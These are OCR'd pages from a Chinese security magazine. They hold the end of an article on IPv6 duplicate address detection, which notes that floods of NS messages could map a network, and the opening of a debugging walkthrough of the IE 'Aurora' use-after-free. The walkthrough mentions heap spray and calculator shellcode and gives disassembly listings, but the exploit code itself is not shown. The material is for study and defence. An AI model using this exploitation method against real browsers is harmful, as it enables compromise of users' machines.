


图14

图13是R2发送的异常NS消息，图14是R1发送的NA消息。R2在接入链路时发送了这个异常NS消息，其源是不指定地址，目标地址是ff02::1:ff00:1，即R2的Ethernet0/1接口的节点请求地址（此地址是通过其全局单播地址算得）。由

于R1在R2之前已经使用了2001::1这个地址，并且加入了ff02::1:ff01:1这个组播地址，所以R2能收到R1的邻居请求消息，于是R1立刻发送了一个NA消息，向所有节点通告自己的全局单播地址（如果没有配置的话就是自己的链路本地地址），R1的这个NA消息是发送给所有节点的，而不是回复给R2，因为这里的S bit位依旧被置为0。R1收到了NS请求，但其源是不指定的，所以R1不知道回复谁，不过它知道链路上已经有节点打算使用自己的地址，于是R1向所有节点通告声明："我在ff02::1:ff01:1这个组里！"潜台词就是：我已经用了2001::1这个地址，你们就不要用了！R2收到这样的NA消息就知道，2001::1这个地址已经在链路里有节点使用了，所以不会使用此地址，更不会出现本文开头我们看到的现象：R2在发送了异常NS消息后，在极短时间内就发送了NA消息，向所有节点通告自己的链路地址。


节点加入一条链路之初发送的NS消息并不是为了和其他节点建立邻居关系，而是为了进行地址冲突检测。所有节点在一开始并没有建立任何邻居关系，它们只有在必需时才试图建立邻居关系，这可以很好地解释R1第一次尝试ping R2的时候，R1会向R2发送正常的NS消息以建立邻居关系，因为它们之前根本没有建立邻居关系。而且我认为NA是不会主动发送的，即使是一个节点改变了它的链路层地址，它也是先发送异常的NS消息，在确认了没有其他节点使用此地址时它才发送NA通告，在一定的层面上讲，我们可以理解为每一个NA消息总是紧跟一个NS消息的，这个和RFC的解释存在一定的出入，RFC上认为NA是会主动发送的，这里请读者辩证看待。

结束语

本文从一次IPv6实验中捕获的异常数据包出发，经过大量实验和查询相关资料探析出异常NS消息的功能。IPv6把原IPv4需要ARP解决的地址冲突检测问题集成到了ICMPv6中，通过发送异常的NS消息进行检测（这里我更愿意称它为IPv6的无故ARP消息）。在理解了异常NS消息的功能后，我们发现在基于二层的网络攻击中可以通过组包软件发送大量的异常NS消息快速嗅探出网络拓扑。因此，出于网络安全考虑，建议大家今后在配置IPv6地址时使用EUI64转换法配置地址。

前置知识：汇编
关键词：漏洞、ShellCode、Exploit

IE极光漏洞分析与利用防范



文/图 SAI

相信大家都知道年初时的"IE极光"漏洞吧？这个漏洞从Windows 2000到Windows 7，IE6/IE7/IE8/全部受影响，危害性之大，是近几年少见的。总的来说，这个漏洞的分析要比以往简单的覆盖虚函数表之类的IE漏洞要难一些，但本文侧重的将是从一步一步动手调试的角度，来学习分析IE漏洞的方法。

本文的漏洞利用代码是我修改后的，分成两部分，test.html是先heap spray，然后单击test.html页面的按钮就会载入exploit.htm触发漏洞了。注意，只在IE6上测试通过（IE7/IE8暂不可行，原因见后）。另外，Shellcode是我自己打造的通用弹计算器，这段Shellcode不会破坏调用栈，以后大家还可以用在远程线程注入中的原线程，这样不会破坏目标进程。

首先分析漏洞，要定位触发溢出的关键函

数,还是用老方法——栈回溯。Shellcode用到了winexec函数,但为了方便得到大致的栈回溯信息,还是用WinDbg最方便,步骤为:用IE打开test.html,分配heap spray内存;打开WinDbg加载,下断"bp winexec",按F9键;然后在IE里单击button执行溢出,会在Winexec处断下来。注意,这里有时断不下来,因为不是每次都能溢出成功,要多试几次。在WinDbg中输入kb,如图1所示,即可得到整个调用栈信息。注意,WinDbg要设符号。




图1

可能对于大部分人来说,更熟悉OllyDgb,用OllyDgb来得到调用栈的方法也很简单。步骤为:用IE打开test.html,在OllyDgb里附加IE,命令行里输入"bp winexec",按F9键;单击button,断下后观察栈,由于刚刚断到Winexec开头,ebp还没改,所以可以通过ebp往上回溯栈,如图2所示。




图2

可以看到ebp是0012e355。因为Shellcode的第1句是push ebp,返回地址很明显是0012e358里的值7e278c e8,如图3所示。这段代码没有修改esp,所以0012e35c里指向更上一层的返回地址7e44ed6dB,如图4所示。




图3




图4

以此类推,一般的漏洞运用栈回溯(通过ebp来找到堆栈中函数的返回地址)就能很快定位漏洞的关键代码。好了,我们来看图3中的代码,IDA开始登场。

```
.text:7E278CE3 ; public: class CDoc * __thiscall
CElement::GetDocPtr(void)const
.text:7E278CE3 ?GetDocPtr@CElement@@
QBEPAVCDoc@@XZ proc near
.text:7E278CE3 ; CODE XREF: CBodyElement::Notify(
CNotification *)+B↓p
.text:7E278CE3 ; CElement::GetLookasidePtr2(int)+23↓p
.text:7E278CE3 mov eax, [ecx] ———)eax是0a0a0a0a了
.text:7E278CE5 call dword ptr [eax+34h]
.text:7E278CE8 mov eax, [eax+0Ch]
.text:7E278CEB retn
.text:7E278CEB ?GetDocPtr@CElement@@
QBEPAVCDoc@@XZ endp
```

函数是CElement::GetDocPtr,这里call dword ptr [eax+34h]触发了溢出,而eax是[ecx]的值,断下来的时候发现ecx已经是0a0a0a0a了,继续看图4中ecx是怎么得到的。

```
.text:7E44D63F ; int __stdcall CEventObj::
GenericGetElement(void **, int)
...
.text:7E44D67F mov ecx, [ebp+var_C]
//这里稍微跟下就知道ecx是this指针,为什么呢?我
```

```
//们最后再说
.text:7E44D682 mov [esi], eax
.text:7E44D684 lea eax, [ebp+var_8]
//eax=ebp+var_8
.text:7E44D687 push eax
//传递进去了,看来是个指针,函数会修改里面的值
.text:7E44D688 call ?GetParam@CEventObj@@
QAEJPAPAUEVENTPARAM@@@Z
; CEventObj::GetParam(EVENTPARAM * *)
...
.text:7E44D6C5 mov eax, [ebp+var_8]
//这里eax=[ebp+var_8],经过一系列追踪后发现关
//键是[ebp+var_8]里的值,往上看发现只有一处有可能
//修改这里的值,即7E44D684处
.text:7E44D6C8 mov esi, [eax] //这里esi=[eax]
.text:7E44D6CA mov edi, [eax+74h]
.text:7E44D6CD test    esi, esi
.text:7E44D6CF jz  short loc_7E44D745
.text:7E44D6D1 push    ebx
.text:7E44D6D2 mov ebx, [esi]
//这里ebx=esi
.text:7E44D6D4 mov ecx, ebx
//这里ecx=ebx->0a0a0a0a
.text:7E44D6D6 call ?GetDocPtr@CElement@@
QBEPAVCDoc@@XZ ; C
```

注释的分析不难，由注释我们跟入".text:7E44D688 call ?GetParam@CEventObj"这个函数看看。结果发现栈中只有一个参数，而且是个struct EVENTPARAM **指针，代码如下：

```
.text:7E27E2A8 ; public: long __thiscall
CEventObj::GetParam(struct EVENTPARAM * *)
.text:7E27E2A8
.text:7E27E2A8 mov edi, edi
.text:7E27E2AA push    ebp
.text:7E27E2AB mov ebp, esp
.text:7E27E2AD mov eax, [ecx+18h]
.text:7E27E2B0 test    eax, eax
.text:7E27E2B2 jnz short loc_7E27E2C5
.text:7E27E2B4 mov eax, [ecx+10h]
//这里eax=[ecx+10h]
.text:7E27E2B7 mov eax, [eax+55Ch]
//这里eax=[eax+55Ch]
.text:7E27E2BD test    eax, eax
.text:7E27E2BF jz  loc_7E342574
.text:7E27E2C5 mov ecx, [ebp+arg_0]
//这里是参数1传进来的指针
.text:7E27E2C8 mov [ecx], eax
//果然修改了参数1里的内容
.text:7E27E2CA xor eax, eax
.text:7E27E2CC pop ebp
.text:7E27E2CD retn    4
```

看来修改出错时出现在ecx里的一些东西出错了。我们前面说过ecx是this指针，上面这个函数经过一系列运算最后通过"text:7E27E2C8 mov [ecx],eax"得到一个指针，这个指针从函数声明上可以看出是struct EVENTPARAM指针。

下面是图4里的漏洞代码分析。

```
7E44D684    8D45 F8     lea eax, dword ptr [ebp-8]
7E44D687    50      push    eax
7E44D688    E8 1B0CE3FF call    7E27E2A8
...
7E44D6C5    8B45 F8     mov eax, dword ptr [ebp-8]
;eax是刚才得到的结构指针
7E44D6C8    8B30    mov esi, dword ptr [eax]
;esi是结构指针指向的值,记为A吧
...
7E44D6D2    8B1E    mov ebx, dword ptr [esi
;ebx是A指向的值,记为B吧,溢出时里面已经是0a0a0a0a了
7E44D6D4    8BCB    mov ecx, ebx
7E44D6D6    E8 08B6E2FF call    7E278CE3
```

现在我们要来验证，首先要知道A、B到底是什么。我们仔细看看图1的调用栈，看到了CElement::GetDocPtr，这个函数其实就是如下代码(WinDbg里显示的函数调用或者IDA都可以得到此结论)：

```
7E44D6D4    8BCB    mov ecx, ebx
7E44D6D6    E8 08B6E2FF call    7E278CE3——》
CElement::GetDocPtr
```

所以B就是CElement指针的值，B是A指向的值，至于A，我们一眼看不出来，但我们知道它是保存在EVENTPARAM结构中的，所以断EVENTPARAM构造函数。

EVENTPARAM::EVENTPARAM(class CDoc *, class CElement *, class CMarkup *, int, int, struct EVENTPARAM const *)

EVENTPARAM构造函数的地址可以在IDA或者WinDbg中得到，后面提到的函数地址也是用同样的方法。

在OllyDgb中下断后，鼠标激活IE就立刻断了下来。由前面的代码我们知道B是保存在EVENTPARAM里的第1个DWORD，返回后，内存中观察得到如图5所示的代码。

